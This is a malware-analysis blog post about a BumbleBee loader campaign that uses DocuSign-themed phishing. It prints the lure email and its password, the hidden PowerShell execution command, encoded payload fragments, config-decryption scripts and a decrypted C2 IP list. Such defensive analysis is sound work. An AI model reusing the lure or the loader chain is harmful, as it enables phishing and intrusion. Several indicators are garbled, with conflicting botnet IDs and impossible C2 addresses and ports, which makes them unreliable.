

# BumbleBee DocuSign Campaign

0xtoxin.github.io/malware analysis/Bumblebee-DocuSign-Campaign/

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Breakdown of a BumbleBee PowerShell Dropper & extracting the config of BumbleBee

6 minute read



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## Intro

In this blog post I will be going through a recent bumblebee camapign that impersonates DocuSign, I will be going through the execution chain, the powershell loader and some IOC extractions

## The Phish

The email delivered to the user simply tells the user that an invoice is waiting to be paid and that a “unique HTML code” was created for him to download and view the invoice on the user’s computer. Additionally a password was provided: **RD4432**

Subject DocuSign Documents sent

Hi Guys,

We hope this letter finds you well. We recently noticed that you have yet to view an invoice that is due for payment. To make it easier for you to view and pay your invoice, we have created a unique HTML code that will download and view the invoice on your computer.

>Password: RD4432

Thank you so much,



You should read and authorize the document.

[SEE THE DOCUMENT](#)

Dear Recipient,

Kindly check this statement  
Invoice you see is generated automatically.

Hovering over the the “**See The Document**” can help us to see what is the click on action URL:



You should read and authorize the document.

**SEE THE DOCUMENT**

Dear Recipient,

Kindly check this statement  
Invoice you see is generated automatically.

This message contains a protected link to DocuSign. Please never share this link with others.

[https://onedrive.live.com/download?cid=0F6CD861E2193F6E&resid=F6CD861E2193F6E!118&authkey=ALbZV\\_c\\_Tn70-OA](https://onedrive.live.com/download?cid=0F6CD861E2193F6E&resid=F6CD861E2193F6E!118&authkey=ALbZV_c_Tn70-OA)


The URL is:

[https://onedrive.live.com/download?  
cid=0F6CD861E2193F6E&resid=F6CD861E2193F6E!21118&authkey=ALbZV\\_c\\_Tn70-OA](https://onedrive.live.com/download?cid=0F6CD861E2193F6E&resid=F6CD861E2193F6E%21118&authkey=ALbZV_c_Tn70-OA)

so instead of going to the actual DocuSign site, the file will be hosted on onedrive which once clicked will trigger an auto download of an archive file.


## Execution Chain

Below you can see a diagram of the execution chain from the moment the phishing mail was opened:




Lets go quickly through this chains:

Downloaded archive is being opened by the user, in order to extract the IMG file the user will have to enter the given password: **RD4432**



Once the IMG file is opened the user will see only the LNK file **requested information** (because the .ps1 is hidden)



The LNK file will execute the hidden .ps1 script

```
Relative Path: ../../Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments: -ep bypass -file documents\documents.ps1
```

## Bumblebee Ps1 Loader

I will be focusing now on what is going on in the script and what I've done to extract the payload out of it. So I know that there are about 42 base64 encoded strings (that are actually archives) each one of them stored in variable with the name `elem{X}` , for example:

```
$elem41 =
"b4sIAAAAAAEO18W28ruXL1+wHoFwgEeUgg5Nuy3Lb1AoEBKt1aZUluy7LcDvIgyzJVarVIti5t+dd/XJTtPTPZey6YSXJyYAJb26Vis91kcdWqYotKdWc
jpRpRSys1v4mV6hrIRf5CfG16+aIVKUdSSI0g97Tx0z30gwXkMeQx5M2Nr3SlUP8Rskv97kMvP9PnkIsX6CPotz/Tv0DehftnoyB71aYbfenlZhP615/lL77
pe5W+X+etkqlBgvIY8hVp0XyDHklyA3+j+5/rxx65PFn/s+hH63zZe33iAfqJ9ew5Avku6JPbn4xHuw59Dv3XWsYyFdq5qtuvv5b1/DyuUqVGs46CkO
L/pVe30yhP/mZ/gxygutbLa9vmoYf77PS61uJlxJ9OPe64fa12+uob/Txu6ifqOE/hHtdyL12yCjvQ760wj9mf7s+qfkj10/I//Y9r-97/W9nbQZ9D3FOR
ryEvo4+pPx6OnoX/+6fjRAjL50qrjbVQpzLkaQG75N1SDw5eQ21UVzs0XwkcTeIXDR1zis4qvB8rXbsZyN30vNw4fsmpBbyCPtLcKM1jBKGlhqnC/KuQ
bWF1r1kB/IReo36tDDvo19H31oX9V7/pm+qFRB/6s6/6+odexfSuJxW/6dUQ/qt6wmM2t8o/20xi7X1Ybf5EboRGGBetdQJ8gD6GvpngWYJeoI+TcBPIz5C
7qN/e4KEIIjTDoXm4F0bQ3v2mwaCdfQyqgv035pive9hlu475PMX81oJ9qA15od/1qoP6s2CvMa4/QA760N5RIi/yjW3p7aNRx/bP6s1RmDXIF7Tdhf0f9hQ7
23A32jPsHeQw5gxuZ/T3aJ9BjfakFe4HniO8GfVhPYf1cHutDDuvnHPic9zTVP56NPcbzUftODDTkA+QHyN0U8hLyJ6h75DD+kCY/3Yd8jzIOHcjyJe
Qn6GFW16mLuQF2ovRPrWDHFQb1NeQ70u0F65fQP4c+6c1f25RNcitEuvnCvIr7L8Pe240g71/yMpCz7BfmuH6HHIP643q9F/r/0gOenWB+kN0tZ1BjiaPyv"
```

The script then removes the first char in the encoded string and replace it with `H` to match the `.gz` magic bytes: `1f 8b`.

```
$elem41=$elem41.$dbfbda.Invoke(0,1)
$elem41=$elem41.$casda.Invoke(0,"H")
```

This script will extract each string variable, decode it and save in the selected folder

```
from base64 import b64decode
import re
import os

PS1_FILE_PATH = '/Users/igal/malwares/bumblebee/21-02-2023/documents.ps1'
OUTPUT_FOLDER = '/Users/igal/malwares/bumblebee/21-02-2023/archives/'

REG_PATTERN = '^$elem.*\=( .*)\$'

archiveIndex = 0

if not os.path.exists(OUTPUT_FOLDER):
    os.makedirs(OUTPUT_FOLDER)

ps1File = open(PS1_FILE_PATH, 'rb').readlines()
for line in ps1File:
    regMatch = re.findall(REG_PATTERN, line.replace(b'\x00', b'').decode('iso-8859-1'))
    if regMatch:
        varData = b64decode('H' + regMatch[0][1:])
        open(f'{OUTPUT_FOLDER}/archive{archiveIndex}.gz', 'wb').write(varData)
        print(f'[+] gz archive was created in:\n{OUTPUT_FOLDER}/archive{archiveIndex}.gz')
        archiveIndex += 1
```



```
[+] gz archive was created in:/Users/igal/malwares/bumblebee/21-02-2023/archives//archive26.gz
[+] gz archive was created in:/Users/igal/malwares/bumblebee/21-02-2023/archives//archive27.gz
[+] gz archive was created in:/Users/igal/malwares/bumblebee/21-02-2023/archives//archive28.gz
[+] gz archive was created in:/Users/igal/malwares/bumblebee/21-02-2023/archives//archive29.gz
[+] gz archive was created in:/Users/igal/malwares/bumblebee/21-02-2023/archives//archive30.gz
[+] gz archive was created in:/Users/igal/malwares/bumblebee/21-02-2023/archives//archive31.gz
[+] gz archive was created in:/Users/igal/malwares/bumblebee/21-02-2023/archives//archive32.gz
[+] gz archive was created in:/Users/igal/malwares/bumblebee/21-02-2023/archives//archive33.gz
[+] gz archive was created in:/Users/igal/malwares/bumblebee/21-02-2023/archives//archive34.gz
[+] gz archive was created in:/Users/igal/malwares/bumblebee/21-02-2023/archives//archive35.gz
[+] gz archive was created in:/Users/igal/malwares/bumblebee/21-02-2023/archives//archive36.gz
[+] gz archive was created in:/Users/igal/malwares/bumblebee/21-02-2023/archives//archive37.gz
[+] gz archive was created in:/Users/igal/malwares/bumblebee/21-02-2023/archives//archive38.gz
[+] gz archive was created in:/Users/igal/malwares/bumblebee/21-02-2023/archives//archive39.gz
[+] gz archive was created in:/Users/igal/malwares/bumblebee/21-02-2023/archives//archive40.gz
[+] gz archive was created in:/Users/igal/malwares/bumblebee/21-02-2023/archives//archive41.gz
```

Each archive contains code parts of a bigger powershell script, I will extract the content of those archives and concatenate them to one big powershell script.

```
import gzip

ARCHIVES_FOLDER = '/Users/igal/malwares/bumblebee/21-02-2023/archives'
OUTPUT_FILE = '/Users/igal/malwares/bumblebee/21-02-2023/powershellCommand.txt'

countArchives = sum(1 for file in os.scandir(ARCHIVES_FOLDER))

finalString = ''

for x in range(0, countArchives):
    with gzip.open(f'{ARCHIVES_FOLDER}/archive{x}.gz', 'rb') as f:
        finalString += f.read().decode('utf-8')

open(OUTPUT_FILE, 'w').write(finalString)
```

2074441

Once again the script contains a huge amount of b64 encoded strings that once concatenated they create an executable.

```
[byte[]] $mbVar
$mbVar += [System.Convert]::FromBase64String(
"qlqQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAA
hVGhpcyBwcm9ncmFtIGNhbmlvdCBiZSBBydW4gaW4gRE9TIG1vZGUuDQ
szm+XLHgxki3ob5cseDGeLe5vlyx4MZct7m+XLH0xaCzub5cseDGVLe.
V4GMAAAAAAAAAPAAIiALAg4AAD4AAC6FgAAAAAAwBAAAAAQAAAAAA
AAAAAAIAAYAEABAAAAAAAQAAAAAAAQAAAAAAEAAAAAA
BAAAAAAQAAAAAAAwFwDAAAAAgF0AADgAAAAAA
AAAAAAQAAAAAAudGV4dAAAAFU8AAAAEAAAAD4AAA
AAAAAAQAAAAAAQAAAAAA

ps1FileContent = open(OUTPUT_FILE, 'r').readlines()
REG_PATTERN = '^\$mbVar.*FromBase64String\(\"(.*)\"\)$'
OUTPUT_PAYLOAD = '/Users/igal/malwares/bumblebee/21-02-2023/payload.bin'
finalPayload = b''
for line in ps1FileContent:
    regMatch = re.findall(REG_PATTERN, line)
    if regMatch:
        finalPayload += b64decode(regMatch[0])

open(OUTPUT_PAYLOAD, 'wb').write(b'\x4d' + finalPayload[1:])
print(f'[+] Payload was extracted to the path:{OUTPUT_PAYLOAD}')

[+] Payload was extracted to the path:/Users/igal/malwares/bumblebee/21-02-
2023/payload.bin
```

Investigating the extracted binary, I found out it's 64bit DLL, I've opened the DLL in IDA to see what is being executed from `DLLMain`:

```
1 BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
2 {
3     if ( fdwReason )
4     {
5         if ( fdwReason == 1 )
6         {
7             sub_18000201050();
8             return 1;
9         }
10    }
11    else
12    {
13        sub_180002020(hinstDLL, fdwReason, lpReserved);
14    }
15    return 1;
16 }
```

DLLMain will execute the function `sub_180001050` which contains interesting array variable, which has in it's first value a pointer to `MZ` blob and in the second value what seems like the size of the blob:

```
1 HMODULE sub_180001050()
2 {
3     HMODULE result; // rax
4     __int64 exe_and_size[5]; // [rsp+20h] [rbp-28h] BYREF
5
6     exe_and_size[1] = 1479680164;
7     exe_and_size[0] = (_int64)&blobEmbeddedBin;
8     sub_180002080(0x40u);
9     result = (HMODULE)sub_180001860(exe_and_size);
10    hModule = result;
11    if ( !result )
12        return result;
13    dataCheck = GetProcAddress(result, "dataCheck");
14    result = (HMODULE)GetProcAddress(hModule, "setPath");
15    qword_180170E60 = (_int64)result;
16    return result;
17 }
```

; DATA XREF: sub\_180001050+4f0

Offset	Value	Description
0x180007320	blobEmbeddedBin	<code>4Dh ; M</code>
0x180007321		<code>5Ah ; Z</code>
0x180007322		<code>90h</code>
0x180007323		<code>0</code>
0x180007324		<code>3</code>
0x180007325		<code>0</code>
0x180007326		<code>0</code>
0x180007327		<code>0</code>
0x180007328		<code>4</code>
0x180007329		<code>0</code>
0x18000732A		<code>0</code>
0x18000732B		<code>0</code>
0x18000732C		<code>0FFh ; ý</code>
0x18000732D		<code>0FFh ; ý</code>
0x18000732E		<code>0</code>
0x18000732F		<code>0</code>
0x180007330		<code>088h ; .</code>
0x180007331		<code>0</code>
0x180007332		<code>0</code>
0x180007333		<code>0</code>
0x180007334		<code>0</code>
0x180007335		<code>0</code>
0x180007336		<code>0</code>
0x180007337		<code>0</code>
0x180007338		<code>40h ; @</code>
..		

**MZ header**


I took the starting offset of the blob (`0x180007320`) and added the possible length (`0x169400`) (wrote it in the IDA output window)

```
print(hex(0x180007320 + 0x169400))
```

And by double-clicking on the printed value it jumped to the offset which was the actual end of the blob data:

```
.data:0000000180170710 db 0
.data:0000000180170711 db 0
.data:0000000180170712 db 0
.data:0000000180170713 db 0
.data:0000000180170714 db 0
.data:0000000180170715 db 0
.data:0000000180170716 db 0
.data:0000000180170717 db 0
.data:0000000180170718 db 0
.data:0000000180170719 db 0
.data:000000018017071A db 0
.data:000000018017071B db 0
.data:000000018017071C db 0
.data:000000018017071D db 0
.data:000000018017071E db 0
.data:000000018017071F db 0
.data:0000000180170720 qword_180170720 dq 0
.data:0000000180170720
```

I've opened the binary in x64Dbg and set a breakpoint at the array assign of the blob and dumped the embedded binary:



Now we can investigate the embedded binary.

## BumbleBee Payload

In this part I will going over a quick triage process of extracting encrypted configs located in the BumbleBee payload.

First of all by simply uploading the payload to [Tria.ge](#) we get a static incrimination that the payload is indeed BumbleBee payload:

**Submission**

**Target**  
payload\_00007FFEAE987000.bin

**Filesize**  
1.5MB

**Completed**  
6-2-2023 10:0

**Score**  
**10** /10

**File tree**

- payload\_00007FFEAE987000.bin

.dll

Files selected: 1/32

Analyze

Additionally Tria.ge shows us the botnet ID which is: [2021g](#).

Going through what possibly can be the main function of the loader I saw pretty at the beginning of the function a call to a function which pass as an argument an hardcoded strange looking string:

```

1 mwMemMov(&v110, &blobRc4Key, v1);
2 mwConfigDec(&v110);      blobRc4Key      db 'XNgHUGLrCD', 0

```

The function contains inside of it RC4 encryptions routines that will use the hardcoded passed argument as a key and will pass alongside with it encrypted blob of data and the length of the data

```

1 __int64 __fastcall mwConfigDec(_QWORD *rc4Arg)
2 {
3     __int64 result; // rax
4     __int64 v5; // rax
5     char v6[280]; // [rsp+30h] [rbp-118h] BYREF
6
7     result = rc4Arg[2];
8     if ( !result )
9         return result;
10    if ( rc4Arg[3] >= 0x10ui64 )
11        rc4Arg = (_QWORD *)*rc4Arg;
12    mwRC4KSAWrapper(v6, (__int64)rc4Arg, result);
13    mwRc4Wrapper((__int64)v6, (__int64)&vConfigC2Port, 0x4Fu);
14    mwRetSelf((__int64)v6);
15    if ( rc4Arg[3] >= 0x10ui64 )
16        rc4Arg = (_QWORD *)*rc4Arg;
17    mwRC4KSAWrapper(v6, (__int64)rc4Arg, *((_DWORD *)rc4Arg + 4));
18    mwRc4Wrapper((__int64)v6, (__int64)&vConfigBotnet, 0x4Fu);
19    mwRetSelf((__int64)v6);
20    v5 = rc4Arg[2];
21    if ( rc4Arg[3] >= 0x10ui64 )
22        rc4Arg = (_QWORD *)*rc4Arg;
23    mwRC4KSAWrapper(v6, (__int64)rc4Arg, v5);
24    mwRc4Wrapper((__int64)v6, (__int64)&vConfigC2, 0xFFFFu);
25    return mwRetSelf((__int64)v6);
26 }

```

So now that we know what the data is let's implement a quick decryption script:

```

from Crypto.Cipher import ARC4
import binascii

KEY = "XNgHUGLrCD"
BLOB_CONFIG_PORT =
"0b002425baa537efd52cf61f683f8116bc994d01c892b9c140f4a29c3f8a0b823f5a65b8dc08bb73c1e7
ec5f5cb40ca4a45ea741c5367ad2368ea826d4e90a4c2f986b4cf78e1038028d261f872279b"
BLOB_CONFIG_BOTNET =
"0d042549dda537efd52cf61f683f8116bc994d01c892b9c140f4a29c3f8a0b823f5a65b8dc08bb73c1e7
ec5f5cb40ca4a45ea741c5367ad2368ea826d4e90a4c2f986b4cf78e1038028d261f872279b"
BLOB_CONFIG_C2 =
"0e00260b8b9306c1e418c531590cb72c8eae7f2dfa38def77c38ca50ca439b30a60578eef248a43f5c9
dd69649a3d9193709574f60c4ee605a2991fe2c7387e1bb6597cccd56d033ba1cea53d44012afc739f7fc6
717d5691f8421ce19ceff182407a705418cd7b6ac92b685308988032dee724be6d2d897fdb031ca1fe74a
115369eba75a7d1daa2cdab50ad2dc4920229b4a2d03204dff76d0787effe3b3f6129e23c56f0db2638f5
4548b8eeb0e33634b56f78e218b807a7d8088e19961165acaa738d226d897cdeb9ee1e1361a7f4eefbabb
f8f3c4d4d23dc724df1db8b62a51edea15eaf11988094fc0d172e91da11c5121a0e663522d7a06e51ea6d
db531b4a89de69b8bb3a0622046d2bd26577e763a52bd55c9fc33855585a1cadd57f1167c3ce0a60068cc
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b57a92c0d031d604e79b10bd0c5231ccd940ab30ece0d0e33aa12062c0bc48bd49b223de7088768a9a3a8
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5b5957445af826e48e0084efb68c73aaaed0dc2b47e7ef70673ee1d8c812bde7c77ba274b8348beceac75
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02787c168637654543efccf22cd3a1b4561064c301d5fe5fa9add6281e396c7b6b6053a109a6e12cbb9b6
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9c82f5d943f579452ab185c2bb8f8a80eb294efd9b70636f0fad1b8f5055e23dd9c6f5687e6f149797b7
1a95beeb6dc9f4dafa3a9d6cc8eb77557e87f09bf6f96f581dba6bf2f41c0641a43c065c992efd9df4b4a
58ae807bbb46d3a83181705ebd3f95f3d869fb485ba7274526560dc2479a35c664fb55ae74612a767a5fc
2b50c3034d5bab9092bccb4c9ad0bc5e654481e4e5b1f85f8a4fbe2cc26e1442a808bf6b5f90564733329
b4a5a62d815175a15c8b4718f6c16d474957f014d2b930fd7eea94ce485d0a9ecbd36a0391205b4cecb3
9b2e39ed4a7b1e2c3698b0a66ba9594fe35cd21abdb578c984bcbed482fce3f5bb209ed7f8e8009238656
fd5eda5a5e2cfec507d065960a01d051f4f7af0378714c4fb8040a46fea6b74a6278f36cdac1867a7a429
c4aff551a381df09492aec2bfb3e0774a3160f21ad9b82a984590e7fa84b6bb01a0a59f882d316203c7d
910a4c27a26d30bab8ccb4f4997c47a5b3721c7fa578a0e458834bb27ffbe71d22ede304d8d89077e4d69
dd7c215451cae24ebc9459d7e6ddbea97cd307fac9f9d8d0e4657528ce78054494b85f25b49bde3e691cf
cd6c30015b241a782c9e78cd3c180db8a48625973490740b4fd3b435e1215339ae43ce15c984cf80d2166
6d46b55a99e51f676e12540074283c95ec682cdccf4e06c4336e03acd670123785bb42111d954737829a2
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5bcc0d2dc4dfb4e1d304a44bc74e57346a5b92921c9828eac6612f2d0d7c7a2e168c4a77a0e4ef27928d2
01016c246a84af104396622d7d2cd59279aac6c35b50cfcb12990d323d8d03ca2d380d2058e00491ff410
c478fda4eb77e59a1d611c8a2b12091c3515301d60ee95ce950aad32948924f87063860ea50820f4bffc8
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```

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```
d61ea590f7067237f30fd997408230fac900755cda8e75a4492fb65d465df772ef0435d13084519abc405
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ee7bc4191e7bb4b7fdd54faf1892aa8b8"

def toRaw(hexVal):
    return binascii.unhexlify(hexVal.encode())

def initCipher():
    return ARC4.new(KEY.encode())

cipher = initCipher()
plainPort = cipher.decrypt(toRaw(BLOB_CONFIG_PORT)).split(b'\x00\x00\x00\x00')
[0].decode()
cipher = initCipher()
plainBotnet = cipher.decrypt(toRaw(BLOB_CONFIG_BOTNET)).split(b'\x00\x00\x00\x00')
[0].decode()
cipher = initCipher()
plainC2List = cipher.decrypt(toRaw(BLOB_CONFIG_C2)).split(b'\x00\x00\x00\x00')
[0].decode().split(',')

print(f'[+] Botnet:{plainBotnet}')
print(f'[+] Port:{plainPort}')
print('[+] C2 List:')
for c2 in plainC2List:
    print(f'\t[*] {c2}'')
```

```
[+] Botnet:202lg
[+] Port:443
[+] C2 List:
[*] 141.161.143.136:272
[*] 214.77.93.215:263
[*] 104.168.157.253:443
[*] 196.224.200.10:482
[*] 254.65.104.229:127
[*] 209.141.40.19:443
[*] 107.189.5.17:443
[*] 44.184.236.94:128
[*] 60.231.88.20:422
[*] 210.38.79.54:319
[*] 23.254.167.63:443
[*] 91.206.178.234:443
[*] 72.204.201.249:374
[*] 146.19.173.86:443
[*] 103.175.16.104:443
[*] 138.133.49.46:211
[*] 150.18.156.130:256
[*] 93.216.14.249:213
[*] 73.73.80.51:127
[*] 216.73.114.69:379
[*] 58.249.161.153:350
[*] 140.157.121.40:433
[*] 194.135.33.85:443
[*] 6.66.255.6:433
[*] 173.234.155.246:443
[*] 179.55.218.145:322
[*] 241.163.228.200:362
[*] 38.174.252.233:131
[*] 146.29.236.141:457
[*] 32.234.39.72:191
[*] 181.87.160.175:479
[*] 114.70.235.72:357
[*] 51.68.144.43:443
[*] 172.86.120.111:443
[*] 160.20.147.242:443
[*] 207.12.58.212:419
[*] 51.75.62.204:443
[*] 174.72.94.173:309
[*] 205.185.113.34:443
[*] 194.135.33.184:443
[*] 246.6.106.79:340
[*] 23.82.140.155:443
[*] 185.173.34.35:443
[*] 255.115.3.251:370
[*] 177.232.32.155:257
[*] 122.125.104.16:475
[*] 24.64.127.190:229
```

The retrieved botnet ID is: [2021g](#) which is fairly correlated with a recent tweet coming from [k3dg3](#) regarding BumbleBee activity utilized by TA579:

#TA579 dropping #Bumblebee "132lg" via #DocuSign lures

Email -> URL -> Zip -> Password -> IMG -> LNK -> BAT -> DLL<https://t.co/iD7ip1nqpS>

— Kelsey (@k3dg3) [February 13, 2023](#)

## Summary

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In this blogpost we went over a recent BumbleBee campaign that uses multi layered powershell script in order to load the BumbleBee loader.

I've mainly focused on breaking down the powershell script part rather then focusing on the loader capabilities, if you want to learn more about the BumbleBee Loader, check this [blog](#) written by [Eli Salem](#)

## Update 1

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During my writing i found yet another campaign with the botnet ID of [lg0203](#) I've run my scripts on the hidden powershell script and managed to extract the DLL without any problem :)

## IOC's

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### Samples:

- requested\_documents\_714407544541.zip -  
[d4a358c875ab55c811368eabe8fa33d09fe67f2d3beafa97b9504bf800a7a02d](#)
- 8702268950347.img -  
[a55979165779c3c4fc1bc80b066837df206d9621b0162685ed1a6f6a5203d8af](#)
- requested\_information.lnk -  
[6fb690fbebe572f4f8f0810dd4d79cff1ca9dbd2caa051611e98d0047f3f2aa56](#)
- documents.ps1 -  
[b6d05d8f7f1f946806cd70f18f8b6af1b033900cfaa4ab7b7361b19696be9259](#)
- LoaderDLL.bin -  
[2d5c9b33ed298f5fb67ce869c74b2f2ec9179a924780da65fcbe1a0e0463c5d0](#)
- BumbleBeeLoader.bin -  
[4a5d5e6537044cdbf8de9960d79c85b15997784ba1b74659dbfcb248ccc94f59](#)